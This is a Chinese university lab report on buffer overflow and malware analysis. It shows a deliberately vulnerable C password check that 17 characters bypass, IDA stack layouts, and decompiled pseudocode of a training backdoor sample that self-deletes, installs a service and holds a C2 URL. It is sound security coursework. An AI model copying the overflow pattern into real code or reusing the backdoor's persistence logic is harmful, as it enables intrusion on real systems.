

编号：_____

实验	一	二	三	四	五	六	七	八	总评	教师签名
成绩										

武汉大学国家网络安全学院

课程实验(设计)报告

课程名称：_____ 信息系统安全实验

实验内容：_____ 实验一 缓冲区溢出和恶意代码分析

专业(班)：_____ 网络空间安全

学 号：_____

姓 名：_____

任课教师：_____

2023 年 12 月 1 日

目 录

实验 1 缓冲区溢出和恶意代码分析	1
1.1 实验名称	1
1.2 实验目的	1
1.3 实验步骤及内容	1
1.4 实验关键过程及其分析（需截图说明）	1
1.5 问题及思考	17

实验 1 缓冲区溢出和恶意代码分析

1.1 实验名称

《缓冲区溢出和恶意代码分析》

1.2 实验目的

- 1、熟练使用恶意代码分析工具 OD 和 IDA
- 2、通过实例分析，掌握缓冲区溢出的详细机理
- 3、通过实例，熟悉恶意样本分析过程

1.3 实验步骤及内容

第一阶段：利用 IDA 和 OD 分析 bufferoverflow 攻击实例（见实验 1 代码和样本文件 bufferoverflow.exe）

- 1、分析 bufferoverflow 实例中的关键汇编代码
- 2、分析程序执行过程中寄存器和栈地址及其数据的变化（包含程序开始执行前、开始执行时、溢出前、溢出后几个阶段）
- 3、解释为什么该实例中在 XP 环境下需要输入 17 个任意字符就可以绕过密码比较的判断功能

第二阶段：分析恶意样本实例（见实验 1 代码和样本文件 example.exe）

- 1、分析 example 恶意代码关键汇编代码
- 2、结合汇编代码说明该恶意软件样本的主要功能

第三阶段：分析真实勒索软件样本（可选**，见实验 1 代码和样本文件 radman.rar）**

- 1、搭建服务器，成功执行该恶意代码
- 2、分析 radmant 勒索软件恶意代码关键汇编代码
- 3、结合汇编代码说明该恶意软件样本的主要功能

1.4 实验关键过程及其分析（需截图说明）

一、bufferoverflow 分析

1.password

首先自行尝试编写一下代码并运行

```
#include<stdio.h>
#include<string.h>
#include<stdlib.h>

int attack(){
    printf("attack!");
    system("pause");
    return 0;
}

int main()
{
    int access;
    char password[5];
    while(1)
    {
        access = 0;
        scanf("%s", password);
        if (strcmp(password, "12345") == 0)
        {
            access = 1;
        }
        if (access != 0)
        {
            printf("Welcome back\n");
        }
        else
        {
            printf("Error\n");
        }
    }
    return 0;
}
```

运行结果:

```
12345
Welcome back
123456
Welcome back
111111
Welcome back
1111
Error
1111111111111111
Welcome back
□
```

可以看到只要多输入了一个数字就会显示正确

尝试 debug

```
access: 0
password: [5]
  [0]: 0 '\000'
  [1]: 24 '\030'
  [2]: 0 '\000'
  [3]: 0 '\000'
  [4]: 0 '\000'
```

开始时一切正常

```
Locals
  access: 54
  password: [5]
    [0]: 49 '1'
    [1]: 50 '2'
    [2]: 51 '3'
    [3]: 52 '4'
    [4]: 53 '5'
```

执行 scanf 后的值，可以看出 access 的值被覆盖了，从而使 access 的值 != 0

```
access: 54 '6'
```

可以看到 ascii54 所代表的值正好是 '6'，可以得出 access 的值正是被输入的第 6 个数字所覆盖


```

-0000000000000030 ; D/A/* : change type (data/ascii
-0000000000000030 ; N : rename
-0000000000000030 ; U : undefine
-0000000000000030 ; Use data definition commands to c
-0000000000000030 ; Two special fields " r" and " s"
-0000000000000030 ; Frame size: 30; Saved regs: 8; Pl
-0000000000000030 ;
-0000000000000030
-0000000000000030 db ? ; undefined
-000000000000002F db ? ; undefined
-000000000000002E db ? ; undefined
-000000000000002D db ? ; undefined
-000000000000002C db ? ; undefined
-000000000000002B db ? ; undefined
-000000000000002A db ? ; undefined
-0000000000000029 db ? ; undefined
-0000000000000028 db ? ; undefined
-0000000000000027 db ? ; undefined
-0000000000000026 db ? ; undefined
-0000000000000025 db ? ; undefined
-0000000000000024 db ? ; undefined
-0000000000000023 db ? ; undefined
-0000000000000022 db ? ; undefined
-0000000000000021 db ? ; undefined
-0000000000000020 db ? ; undefined
-000000000000001F db ? ; undefined
-000000000000001E db ? ; undefined
-000000000000001D db ? ; undefined
-000000000000001C db ? ; undefined
-000000000000001B db ? ; undefined
-000000000000001A db ? ; undefined
-0000000000000019 db ? ; undefined
-0000000000000018 db ? ; undefined
-0000000000000017 db ? ; undefined
-0000000000000016 db ? ; undefined
-0000000000000015 db ? ; undefined
-0000000000000014 db ? ; undefined
-0000000000000013 db ? ; undefined
-0000000000000012 db ? ; undefined
-0000000000000011 db ? ; undefined
-0000000000000010 db ? ; undefined
-000000000000000F db ? ; undefined
-000000000000000E db ? ; undefined
-000000000000000D db ? ; undefined
-000000000000000C db ? ; undefined
-000000000000000B db ? ; undefined
-000000000000000A db ? ; undefined
-0000000000000009 password db 5 dup(?)
-0000000000000004 access dd ?
+0000000000000000 s db 8 dup(?)
+0000000000000008 r db 8 dup(?)


```

使用 ida 反汇编后查看调用栈，可以看到 access 正好与 password 相邻，且 password 正好为 5 字节，第 6 字节正是 access 的空间。

2.bufferoverflownofile




运行 bufferoverflownofile, 输入字符小于 16 个时输出 ERROR



输入 17 个字符后, 输出 Wlecom back

在 ida 中找到 main 函数后查看伪代码



可以看出 v3 是接收的字符串, 通过密码 12345 对比来改变 v4 的值来决定输出, 本来应该输入正确密码的情况下才应该显示 welcomeback, 但随便输入超过 17 个字符后却显示

welcomeback, 很明显是函数 scanf 的溢出问题。Scanf 函数可以接受任意的键盘的输入, 如果长度超过了给定的缓冲区, 就会覆盖其他数据区。

再次使用 ida 查看函数调用的堆栈

```
-000000E8 ; D/A/* : change type (data/ascii/array)
-000000E8 ; N : rename
-000000E8 ; U : undefine
-000000E8 ; Use data definition commands to create local variables and function arguments.
-000000E8 ; Two special fields " r" and " s" represent return address and saved registers.
-000000E8 ; Frame size: E8; Saved regs: 4; Purge: 0
-000000E8 ;
-000000E8
-000000E8 db ? ; undefined
-000000E7 db ? ; undefined
-000000E6 db ? ; undefined
-000000E5 db ? ; undefined
-000000E4 db ? ; undefined
-000000E3 db ? ; undefined
-000000E2 db ? ; undefined
-000000E1 db ? ; undefined
-000000E0 db ? ; undefined
-000000DF db ? ; undefined
-000000DE db ? ; undefined
-000000DD db ? ; undefined
-000000DC var_DC db ?
-000000DB db ? ; undefined
-000000DA dh ? ; undefined

-----
-0000001B db ? ; undefined
-0000001A db ? ; undefined
-00000019 db ? ; undefined
-00000018 var_18 db ?
-00000017 db ? ; undefined
-00000016 db ? ; undefined
-00000015 db ? ; undefined
-00000014 db ? ; undefined
-00000013 db ? ; undefined
-00000012 db ? ; undefined
-00000011 db ? ; undefined
-00000010 db ? ; undefined
-0000000F db ? ; undefined
-0000000E db ? ; undefined
-0000000D db ? ; undefined
-0000000C db ? ; undefined
-0000000B db ? ; undefined
-0000000A db ? ; undefined
-00000009 db ? ; undefined
-00000008 var_8 dd ?
-00000004 db ? ; undefined
-00000003 db ? ; undefined
-00000002 db ? ; undefined
-00000001 db ? ; undefined
+00000000 s db 4 dup(?)
+00000004 r db 4 dup(?)
+00000008
+00000008 ; end of stack variables
```

调用的缓冲区大小为 E8, 其中 var_18 代表 v3, var_8 代表 v4 可以看出 v3 和 v4 之间的间隔为正好为 16 个字节, 也就是说在不覆盖其他数据的情况下 scanf 最多接收 16 个字符, 而我

们输入的第 17 个字符正好覆盖了 v4，且其 ascii 值不为 0，使得 if 的判断为真，从而显示 welcome back。

二、*example* 分析

系统会将此文件判定为病毒，因此在虚拟机环境中进行分析
首先运行此文件，发现打开 cmd 后马上闪退，且此文件消失。
同样使用 ida 找到 main 函数，查看伪代码

```

int __cdecl main(int argc, const char **argv, const char **envp)
{
    char v4; // [esp+10h] [ebp-181Ch]
    char v5; // [esp+410h] [ebp-141Ch]
    char v6; // [esp+810h] [ebp-101Ch]
    char v7; // [esp+C10h] [ebp-C1Ch]
    CHAR v8; // [esp+1024h] [ebp-808h]
    CHAR ServiceName; // [esp+1428h] [ebp-404h]
    char *v10; // [esp+1820h] [ebp-Ch]
    char *v11; // [esp+1824h] [ebp-8h]
    char *v12; // [esp+1828h] [ebp-4h]
    int savedregs; // [esp+182Ch] [ebp+0h]

    __alloca_probe(savedregs);
    if ( argc == 1 )
    {
        if ( !do_some_thing_1_401000() )
            do_some_thing_2_402410();
        do_some_thing_3_402360();
    }
    else
    {
        if ( !do_some_thing_4_402510((int)argv[argc - 1]) )
            do_some_thing_2_402410();
        if ( _mbstrcmp((const unsigned __int8 *)argv[1], &byte_40C170) )
        {
            if ( _mbstrcmp((const unsigned __int8 *)argv[1], &byte_40C16C) )
            {
                if ( _mbstrcmp((const unsigned __int8 *)argv[1], &byte_40C168) )
                {
                    if ( _mbstrcmp((const unsigned __int8 *)argv[1], aCc) )
                        do_some_thing_2_402410();
                    if ( argc != 3 )
                        do_some_thing_2_402410();
                    v12 = (char *)1024;
                    if ( !sub_401280(&v5, 1024, &v6, 1024, &v4, 1024, &v7) )
                    {
                        v12 = &v7;
                        v11 = &v4;
                        v10 = &v6;
                        do_some_thing_5_402E7E((int)aKSHSPSPeRS, (int)&v5);
                    }
                }
            }
            else
            {
                if ( argc != 7 )
                    do_some_thing_2_402410();
                do_some_thing_6_401070(argv[2], argv[3], argv[4], argv[5]);
            }
        }
        else if ( argc == 3 )
        {
            v12 = (char *)1024;
            if ( do_some_thing_7_4025B0(&v8) )
                return -1;
            do_some_thing_8_402900(&v8);
        }
        else
        {
            if ( argc != 4 )
                do_some_thing_2_402410();
            do_some_thing_8_402900(argv[2]);
        }
    }
    else if ( argc == 3 )
    {
        v12 = (char *)1024;
    }
}

```

```

    if ( do_some_thing_7_4025B0(&ServiceName) )
        return -1;
    do_some_thing_9_402600(&ServiceName);
}
else
{
    if ( argc != 4 )
        do_some_thing_2_402410();
    do_some_thing_9_402600(argv[2]);
}
}

```

可以看出这个程序主要调用了 9 个函数，分别查看他们的作用。

函数 1 的作用是在注册表中查找是否有特定的某项

```

1 signed int do_some_thing_1_401000()
2 {
3     signed int result; // eax
4     HKEY phkResult; // [esp+0h] [ebp-8h]
5     LSTATUS v2; // [esp+4h] [ebp-4h]
6
7     if ( RegOpenKeyExA(HKEY_LOCAL_MACHINE, SubKey, 0, 0xF003Fu, &phkResult) )
8         return 0;
9     v2 = RegQueryValueExA(phkResult, ValueName, 0, 0, 0, 0);
10    if ( v2 )
11    {
12        CloseHandle(phkResult);
13        result = 0;
14    }
15    else
16    {
17        CloseHandle(phkResult);
18        result = 1;
19    }
20    return result;
21 }

```

函数 2 的作用是删除当前文件

```

1 void __noreturn do_some_thing_2_402410()
2 {
3     CHAR Filename; // [esp+Ch] [ebp-208h]
4     CHAR Parameters; // [esp+110h] [ebp-104h]
5
6     GetModuleFileNameA(0, &Filename, 0x104u);
7     GetShortPathNameA(&Filename, &Filename, 0x104u);
8     strcpy(&Parameters, aCDel);
9     strcat(&Parameters, &Filename);
10    strcat(&Parameters, aNul);
11    ShellExecuteA(0, 0, File, &Parameters, 0, 0);
12    exit(0);
13 }

```

函数 3 的作用是查找注册表中的给出的一项

```

1 signed int do_some_thing_3_402360()
2 {
3     int v1; // eax
4     char v2; // [esp+0h] [ebp-1000h]
5     char v3; // [esp+400h] [ebp-C00h]
6     char name; // [esp+800h] [ebp-800h]
7     char v5; // [esp+C00h] [ebp-400h]
8     int v6; // [esp+FFCh] [ebp-4h]
9     int savedregs; // [esp+1000h] [ebp+0h]
10
11     __alloca_probe(savedregs);
12     while ( 1 )
13     {
14         v6 = 1024;
15         if ( sub_401280(&v3, 1024, &name, 1024, &v2, 1024, &v5) )
16             return 1;
17         v6 = atoi(&v2);
18         if ( sub_402020(&name) )
19             break;
20         v1 = atoi(&v5);
21         Sleep(1000 * v1);
22     }
23     return 1;
24 }

```

函数 4 的作用是判断找到的项是否符合格式，其格式为 ab\x26\xAF

```

1 BOOL __cdecl do_some_thing_4_402510(int a1)
2 {
3     BOOL result; // eax
4     char v2; // [esp+4h] [ebp-4h]
5     char v3; // [esp+4h] [ebp-4h]
6
7     if ( strlen((const char *)a1) != 4 )
8         return 0;
9     if ( *(_BYTE *)a1 != 97 )
10         return 0;
11     v2 = *(_BYTE *)a1 + 1 - *(_BYTE *)a1;
12     if ( v2 != 1 )
13         return 0;
14     v3 = 99 * v2;
15     if ( v3 == *(char *)a1 + 2 )
16         result = (char)(v3 + 1) == *(char *)a1 + 3;
17     else
18         result = 0;
19     return result;
20 }

```

函数 5 的作用是把找到的注册表项字符串写入文件

```

1 int __cdecl do_some_thing_5_402E7E(int a1, int a2)
2 {
3     int v2; // edi
4     int v3; // ebx
5
6     v2 = _stbuf(&stru_40C1C0);
7     v3 = sub_403A88(&stru_40C1C0, a1, (int)&a2);
8     _ftbuf(v2, &stru_40C1C0);
9     return v3;
10 }

```

函数 6 的作用是把 4 个字符串拼接成二进制数据并导入注册表

```

1 signed int __cdecl do_some_thing_6_401070(const char *a1, const char *a2, const char *a3, const char *a4)
2 {
3     signed int result; // eax
4     HKEY phkResult; // [esp+0h] [ebp-100Ch]
5     BYTE Data; // [esp+4h] [ebp-1008h]
6     char v7; // [esp+1004h] [ebp-8h]
7     char *v8; // [esp+1008h] [ebp-4h]
8     int savedregs; // [esp+100Ch] [ebp+0h]
9
10    __alloca_probe(savedregs);
11    memset(&Data, 0, 0x1000u);
12    v7 = 0;
13    v8 = (char *)&Data;
14    strcpy((char *)&Data, a1);
15    v8 += strlen(a1) + 1;
16    strcpy(v8, a2);
17    v8 += strlen(a2) + 1;
18    strcpy(v8, a3);
19    v8 += strlen(a3) + 1;
20    strcpy(v8, a4);
21    v8 += strlen(a4) + 1;
22    if ( RegCreateKeyExA(HKEY_LOCAL_MACHINE, SubKey, 0, 0, 0, 0xF003Fu, 0, &phkResult, 0) )
23        return 1;
24    if ( RegSetValueExA(phkResult, ValueName, 0, 3u, &Data, 0x1000u) )
25    {
26        CloseHandle(phkResult);
27        result = 1;
28    }
29    else
30    {
31        CloseHandle(phkResult);
32        result = 0;
33    }
34    return result;
35 }

```

函数 7 的作用是获取当前程序文件名称并复制到字符串

```

1 int __cdecl do_some_thing_7_4025B0(char *a1)
2 {
3     CHAR Filename; // [esp+0h] [ebp-400h]
4
5     if ( !GetModuleFileNameA(0, &Filename, 0x400u) )
6         return 1;
7     _splitpath(&Filename, 0, 0, a1, 0);
8     return 0;
9 }

```

函数 8 的作用是删除服务和文件和注册表

```

1 BOOL cdecl do_some_thing_8_402900(LPCSTR lpServiceName)
2 {
3     BOOL result; // eax
4     SC_HANDLE hService; // [esp+Ch] [ebp-C08h]
5     char v3; // [esp+10h] [ebp-C04h]
6     CHAR Dst; // [esp+410h] [ebp-804h]
7     SC_HANDLE hSCManager; // [esp+810h] [ebp-404h]
8     CHAR Src; // [esp+814h] [ebp-400h]
9
10    hSCManager = OpenSCManagerA(0, 0, 0xF003Fu);
11    if ( !hSCManager )
12        return 1;
13    hService = OpenServiceA(hSCManager, lpServiceName, 0xF01FFu);
14    if ( hService )
15    {
16        if ( DeleteService(hService) )
17        {
18            CloseServiceHandle(hSCManager);
19            CloseServiceHandle(hService);
20            if ( do_some_thing_7_402580(&v3) )
21            {
22                result = 1;
23            }
24            else
25            {
26                strcpy(&Src, aSystemrootSyst);
27                strcat(&Src, &v3);
28                strcat(&Src, aExe);
29                if ( ExpandEnvironmentStringsA(&Src, &Dst, 0x400u) )
30                {
31                    if ( DeleteFileA(&Dst) )
32                    {
33                        if ( do_some_thing_6_401070(
34                            (const char *)&unk_40EB60,
35                            (const char *)&unk_40EB60,
36                            (const char *)&unk_40EB60,
37                            (const char *)&unk_40EB60) )
38                        {
39                            result = 1;
40                        }
41                        else
42                        {
43                            result = sub_401210() != 0;
44                        }
45                    }
46                    else
47                    {
48                        result = 1;
49                    }
50                }
51                else
52                {
53                    result = 1;
54                }
55            }
56        }
57        else
58        {
59            CloseServiceHandle(hSCManager);
60            CloseServiceHandle(hService);
61            result = 1;
62        }
63    }
64    else
65    {
66        CloseServiceHandle(hSCManager);
67        result = 1;

```

函数 9 的作用是创建或修改一个服务并复制当前程序文件到系统目录并修改注册表键值



```

1 BOOL cdecl do_something_9_402600(LPCSTR lpServiceName)
2 {
3     SC_HANDLE hService; // [esp+0h] [ebp-1408h]
4     SC_HANDLE hServiceA; // [esp+0h] [ebp-1408h]
5     char v4; // [esp+4h] [ebp-1404h]
6     CHAR Filename; // [esp+404h] [ebp-1004h]
7     CHAR DisplayName; // [esp+804h] [ebp-C04h]
8     CHAR BinaryPathName; // [esp+C04h] [ebp-804h]
9     SC_HANDLE hSCManager; // [esp+1004h] [ebp-404h]
10    CHAR Src; // [esp+1008h] [ebp-400h]
11    int v10; // [esp+13F8h] [ebp-10h]
12    int savedregs; // [esp+1408h] [ebp+0h]
13
14    __alloca_probe(savedregs);
15    v10 = 1024;
16    if ( do_something_7_4025B0(&v4) )
17        return 1;
18    strcpy(&Src, aSystemrootSyst);
19    strcat(&Src, &v4);
20    strcat(&Src, aExe);
21    hSCManager = OpenSCManagerA(0, 0, 0xF003Fu);
22    if ( !hSCManager )
23        return 1;
24    hService = OpenServiceA(hSCManager, lpServiceName, 0xF01FFu);
25    if ( hService )
26    {
27        if ( !ChangeServiceConfigA(hService, 0xFFFFFFFF, 2u, 0xFFFFFFFF, &BinaryPathName, 0, 0, 0, 0, 0) )
28        {
29            CloseServiceHandle(hService);
30            CloseServiceHandle(hSCManager);
31            return 1;
32        }
33        CloseServiceHandle(hService);
34        CloseServiceHandle(hSCManager);
35    }
36    else
37    {
38        strcpy(&DisplayName, lpServiceName);
39        strcat(&DisplayName, aManagerService);
40        hServiceA = CreateServiceA(hSCManager, lpServiceName, &DisplayName, 0xF01FFu, 0x20u, 2u, 1u, &Src, 0, 0, 0, 0);
41        if ( !hServiceA )
42        {
43            CloseServiceHandle(hSCManager);
44            return 1;
45        }
46        CloseServiceHandle(hServiceA);
47        CloseServiceHandle(hSCManager);
48    }
49    if ( !ExpandEnvironmentStringsA(&Src, &BinaryPathName, 0x400u) )
50        return 1;
51    if ( !GetModuleFileNameA(0, &Filename, 0x400u) )
52        return 1;
53    if ( !CopyFileA(&Filename, &BinaryPathName, 0) )
54        return 1;
55    if ( sub_4015B0(&BinaryPathName) )
56        return 1;
57    return do_something_6_401070(aUps, aHttpMwPractic, a80, a60) != 0;
58 }

```

合理猜测此程序的作用为为远程操作留后门。
 可以从汇编代码的流程图中看出函数的分支调用执行等。





查看字符串可以看到程序执行了一些 cmd 命令，网络访问，藏了一些网址、目录等信息。

.rdata:00...	0000000C	C	command.com
.rdata:00...	00000008	C	COMSPEC
.rdata:00...	00000008	C	(8PX)a\b
.rdata:00...	00000007	C	700WP\
.rdata:00...	00000008	C	\b'h''''
.rdata:00...	0000000A	C	ppxxxx\b\
.rdata:00...	00000007	C	(null)
.rdata:00...	00000017	C	__GLOBAL_HEAP_SELECTED
.rdata:00...	00000015	C	__MSVCRT_HEAP_SELECT
.rdata:00...	0000000F	C	runtime error
.rdata:00...	0000000E	C	TLOSS error\r\n
.rdata:00...	0000000D	C	SING error\r\n
.rdata:00...	0000000F	C	DOMAIN error\r\n
.rdata:00...	00000025	C	R6028\r\n- unable to initialize heap\r\n
.rdata:00...	00000035	C	R6027\r\n- not enough space for lowio initialization\r\n
.rdata:00...	00000035	C	R6026\r\n- not enough space for stdio initialization\r\n
.rdata:00...	00000026	C	R6025\r\n- pure virtual function call\r\n
.rdata:00...	00000035	C	R6024\r\n- not enough space for _onexit/atexit table\r\n
.rdata:00...	00000029	C	R6019\r\n- unable to open console device\r\n
.rdata:00...	00000021	C	R6018\r\n- unexpected heap error\r\n
.rdata:00...	0000002D	C	R6017\r\n- unexpected multithread lock error\r\n
.rdata:00...	0000002C	C	R6016\r\n- not enough space for thread data\r\n
.rdata:00...	00000021	C	\r\nabnormal program termination\r\n
.rdata:00...	0000002C	C	R6009\r\n- not enough space for environment\r\n
.rdata:00...	0000002A	C	R6008\r\n- not enough space for arguments\r\n
.rdata:00...	00000025	C	R6002\r\n- floating point not loaded\r\n
.rdata:00...	00000025	C	Microsoft Visual C++ Runtime Library
.rdata:00...	0000001A	C	Runtime Error!\n\nProgram:
.rdata:00...	00000017	C	<program name unknown>
.rdata:00...	00000016	C	SunMonTueWedThuFriSat
.rdata:00...	00000025	C	JanFebMarAprMayJunJulAugSepOctNovDec
.rdata:00...	00000005	C	.com
.rdata:00...	00000005	C	.bat
.rdata:00...	00000005	C	.cmd
.rdata:00...	00000013	C	GetLastActivePopup
.rdata:00...	00000010	C	GetActiveWindow
.rdata:00...	0000000C	C	MessageBoxA
.rdata:00...	0000000B	C	user32.dll
.rdata:00...	00000005	C	PATH
.rdata:00...	0000000D	C	KERNEL32.dll
.rdata:00...	0000000D	C	ADVAPI32.dll
.rdata:00...	0000000C	C	SHELL32.dll
.rdata:00...	0000000B	C	WS2_32.dll
.data:004...	0000000E	C	Configuration
.data:004...	00000018	C	SOFTWARE\Microsoft \XPS
.data:004...	0000000E	C	\\kernel32.dll
.data:004...	00000005	C	\r\n\r\n
.data:004...	0000000E	C	HTTP/1.0\r\n\r\n
.data:004...	00000005	C	GET
.data:004...	00000006	C	''''''
.data:004...	00000006	C	''''''
.data:004...	00000008	C	NOTHING
.data:004...	00000009	C	DOWNLOAD
.data:004...	00000007	C	UPLOAD
.data:004...	00000006	C	SLEEP

.data:004...	00000008	C	cmd.exe
.data:004...	00000008	C	>> NUL
.data:004...	00000008	C	/c del
.data:004...	00000028	C	http://www.practicalmalwareanalysis.com
.data:004...	00000011	C	Manager Service
.data:004...	00000005	C	.exe
.data:004...	00000017	C	%SYSTEMROOT%\system32\
.data:004...	00000017	C	k:%s h:%s p:%s per:%s\n
.data:004...	00000006	C	粒豕
.data:004...	00000006	C	粒豕
.data:004...	00000006	C	濃瑤[
.data:004...	00000005	C	@'=
.data:004...	00000005	C	1~偶

1.5 问题及思考

(1) 在 WINXP 中，栈是怎么分布的？栈中可以存放代码吗？

(2) 为什么该实例中在 XP 环境下需要输入 17 个任意字符就可以绕过密码比较的判断功能？

(3) 分析恶意样本实例的难点在哪？你是怎样解决的

(1) 堆栈在内存中是从高地址向低地址扩展，因此，栈顶地址是不断减小的，越后入栈的数据，所处的地址也就越低。堆栈存储的数据包括函数的参数，函数的局部变量，寄存器的值，函数的返回地址以及用于结构化异常处理的数据，并不包括代码。这些数据是按照一定的顺序组织在一起的，称之为一个堆栈帧。一个堆栈帧对应一次函数的调用。在函数开始时，对应的堆栈帧已经完整地建立了，在函数退出时，整个函数帧将被销毁。

(2) 函数调用的缓冲区大小为 E8，其中 `var_18` 代表 `v3`，`var_8` 代表 `v4` 可以看出 `v3` 和 `v4` 之间的间隔为正好为 16 个字节，也就是说在不覆盖其他数据的情况下 `scanf` 最多接收 16 个字符，而我们输入的第 17 个字符正好覆盖了 `v4`，且其 `ascii` 值不为 0，使得 `if` 的判断为真，从而显示 `welcome back`。

```
-00000018      db ? ; undefined
-0000001A      db ? ; undefined
-00000019      db ? ; undefined
-00000018  var_18  db ? ; undefined
-00000017      db ? ; undefined
-00000016      db ? ; undefined
-00000015      db ? ; undefined
-00000014      db ? ; undefined
-00000013      db ? ; undefined
-00000012      db ? ; undefined
-00000011      db ? ; undefined
-00000010      db ? ; undefined
-0000000F      db ? ; undefined
-0000000E      db ? ; undefined
-0000000D      db ? ; undefined
-0000000C      db ? ; undefined
-0000000B      db ? ; undefined
-0000000A      db ? ; undefined
-00000009      db ? ; undefined
-00000008  var_8   dd ? ; undefined
-00000004      db ? ; undefined
-00000003      db ? ; undefined
-00000002      db ? ; undefined
-00000001      db ? ; undefined
+00000000      s    db 4 dup(?)
+00000004      r    db 4 dup(?)
+00000008
+00000008 ; end of stack variables
```

(3) 难点在于汇编代码的阅读和函数作用的理解。通过 `ida` 的伪代码功能和 `chatgpt` 的辅助可以很快的了解到反汇编出的一些不知道是什么的函数的作用。